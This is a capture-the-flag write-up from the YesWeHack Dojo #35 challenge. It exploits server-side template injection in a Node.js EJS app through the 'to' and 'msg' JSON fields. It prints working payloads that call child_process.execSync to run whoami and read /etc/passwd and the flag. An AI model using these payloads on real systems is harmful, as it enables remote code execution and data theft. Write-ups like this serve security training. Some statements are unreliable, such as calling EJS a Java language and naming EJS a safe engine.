



#YWH-PGM2123-1367

New

Dojo #35 : Writeup by alt3kx (2024) ☐☐

YesWeHack Dojo

Submitted by **xk3tla** on **2024-08-25**

REPORT DETAILS

9.8 **CRITICAL**

CVSS

Bug type	Improper Neutralization of Special Elements Used in a Template Engine - SSTI (CWE-1336)
Scope	https://dojo-yeswehack.com/challenge-of-the-month/dojo-35
Endpoint	DOJO #35
Severity	Critical
CVSS vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerable part	post-parameter
Part name	JSON arguments "to" and "msg"
Payload	{ "to": "../index.ejs", "msg": " <%= global.process.mainModule.constructor._load(\"child_process\").execSync(\"echo 'Write-up by alt3kx (c) Aug 2024'; cat /tmp/flag.txt; cat /etc/passwd; ls -la /; ls -la /app;\"); %>" }
Technical env.	DOJO #35
App. fingerprint	Node.js v20.17.0 (EJS template)
IP used	127.0.0.1

DOCUMENTS

- 1.png
- 2.png
- 3.png
- 4.png
- 5.png
- 6.png
- 7.png
- 8.png
- 9.png

BUG DESCRIPTION

DOJO #35 CHALLENGE.

• CHATROOM •

YESWEHACK: DOJO #35 : WRITEUP BY ALT3KX (2024) ☐☐

NODE.JS (EJS) SERVER-SIDE TEMPLATE INJECTION (SSTI) | CVSS:3.1 9.8 | CWE-94 | A03:2021-INJECTION

DESCRIPTION

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

Template Injection can arise both through developer error, and through the intentional exposure of templates in an attempt to offer rich functionality, as commonly done by wikis, blogs, marketing applications and content management systems. Intentional template injection is such a common use-case that many template engines offer a 'sandboxed' mode for this express purpose. This paper defines a methodology for detecting and exploiting template injection, and shows it being applied to craft RCE zerodays for two widely deployed enterprise web applications. Generic exploits are demonstrated for five of the most popular template engines, including escapes from sandboxes whose entire purpose is to handle user-supplied templates in a safe way.

Embedded JavaScript templating (**EJS**) is a simple templating language that lets you generate HTML markup with plain JavaScript

IMPACT

The affected template engine type and the way an application utilizes it are two aspects determining the consequence of the SSTI attack.

Mostly, the result is highly devastating for the target such as:

- Remote code execution (RCE).
- Unauthorized admin-like access enabled for back-end servers.
- Introduction of random files and corruption into your server-side systems.
- Numerous cyberattacks on the inner infrastructure.

STEPS TO REPRODUCE

(1) Observe the statement provided :

The code provided is using **EJS** templating language for Java developers and rendering the code to HTML pages

(see the as well the challenge settings boton)

Setup code:

This code will be run before each request, you can use it to setup the context of the javascript execution. You must return an object representing the variables you want to be passed.

You can access the secrets with `secrets['name']` and the flag with `flag`.

```
const child_process = require('child_process')
const process = require('process')
const path = require('path')
const ejs = require('ejs')
const fs = require('fs')
```

```
const userData = decodeURIComponent("(output: ) ")

var data = {"to":"","msg":""}
if ( userData != "" ) {
  try {
    data = JSON.parse(userData)
  } catch(err) {
    console.error("Error : Message could not be sent!")
  }
}

var message = new Message(data["to"], data["msg"])
message.makeDraft()

console.log( ejs.render(fs.readFileSync('index.ejs', 'utf8'), {message: message.msg}) )
```

(2) Analyze the Code (1st part), observe the main functions and Node.js methods :

MAIN FUNCTIONS:

Send(): This function will send the msg supplied by end user saving this into "this.to = to " variable


makeDraft(): This function will write the msg supplied by end user , saving into PATH defined (basename) "this.file = null" variable and using "this.to = to " var as well

getDraft(): This function will read the msg saved into "this.file = null" variable

MAIN FILESYSTEM (NODE.JS) METHODS USED THE CODE:

fs.writeFileSync : Ref: <https://nodejs.org/api/fs.html#fs.writeFileSyncfile-data-options>

fs.readFileSync: Ref: <https://nodejs.org/api/fs.html#fs.readFileSyncpath-options>



```
CODE  RESULT  Show markers  JavaScript

class Message {
  constructor(to, msg) {
    this.to = to;
    this.msg = msg;
    this.file = null
  }
  send() {
    console.log(`Message sent to: ${this.to}`)
  }
  makeDraft() {
    this.file = path.basename(`${Date.now()}_${this.to}`)
    fs.writeFileSync(this.file, this.msg)
  }
  getDraft() {
    return fs.readFileSync(this.file)
  }
}
```

(3) Analyze the Code (2nd part) , observe the main data that should be supplied by enduser is JSON format :

DATA INPUT AS JSON FORMAT:

```
{
  "to": "data input by end user here",
  "msg": "data input by end user here"
}
```

The data supplied by enduser , will be rendering by the following line:

```
console.log( ejs.render(fs.readFileSync('index.ejs', 'utf8'), {message: message.msg}) )
```

```
const userData = decodeURIComponent(" (output: ) ")
var data = { "to": "", "msg": "" }
if ( userData !== "" ) {
  try {
    data = JSON.parse(userData)
  } catch(err) {
    console.error("Error : Message could not be sent!")
  }
}

var message = new Message(data["to"], data["msg"])
message.makeDraft()



console.log( ejs.render(fs.readFileSync('index.ejs', 'utf8'), {message: message.msg}) )
```

(4) Start a recon and causes some errors from web application :

```
{
  "alt3kx": "x",
  "msg": "x"
}

{
  "msg": {
    "constructor": "../../../routes/index.js"
  }
}
```

(4) Observe the response from the webapp server:




(*) Notice the JSON response is expecting the correct PATH into **"to"** statement and **"msg"** data input by intruder will be rendering, that does mean intruder can inject any statement and it will be render by **index.ejs** file template.

(5) Payload 1:

```
{
  "to": "../index.ejs",
  "msg": "<%= global.process.mainModule.constructor._load(\"child_process\").execSync(\"whoami\"); %>"
}
```


```
}

```



(6) Payload 2 :

```
{
  "to": "../index.ejs",
  "msg": " <%= global.process.mainModule.constructor._load(\"child_process\").execSync(\"echo 'Write-up by alt3kx (c) Aug 2024'; cat /tmp/flag.txt; cat /etc/passwd; ls -la /; ls -la /app;\"); %>"
}
```



FLAG

```
FLAG{W1th_Cr34t1v1ty_C0m3s_RCE!!}
```

RECOMMENDATIONS

Issue Domain : Developers, Software Architects & Administrators

TO AVOID THE ATTACK

- **Input Validation and Sanitization:** Ensure all user inputs are appropriately validated and sanitized before passing them to the templating engine. This includes checking for malicious input such as special characters, HTML tags, and JavaScript code.
- **Limited or No Access to System Objects:** Limit the access of templates to only those necessary system objects for rendering the template. This helps to prevent attackers from accessing sensitive system data or executing arbitrary code.
Use of Safe Templating Engines: Choose a templating engine that has built-in protection against SSTI attacks, or use a third-party library that provides this protection. Some popular safe templating engines include **Node.js** and **EJS**.
- **Code Reviews and Testing:** Conduct regular code reviews and testing to identify and fix vulnerabilities in the application. This includes checking for SSTI vulnerabilities and testing the application against known attack vectors.
- **Keep the Server and Dependencies Up-to-date:** Keep the server and all dependencies up-to-date with the latest security patches and updates. This helps to prevent attackers from exploiting known vulnerabilities in the software.

REFERENCES

<https://eslam.io/posts/ejs-server-side-template-injection-rce/>
<https://ejs.co/>
<https://portswigger.net/research/server-side-template-injection>
https://owasp.org/Top10/fr/A03_2021-Injection/
https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

CONTACT

<https://twitter.com/alt3kx>
<https://alt3kx.github.io/>
<https://infosec.exchange/@alt3kx>

COMMENTS



xk3tla on 2024-08-25 05:20:33 Everyone



New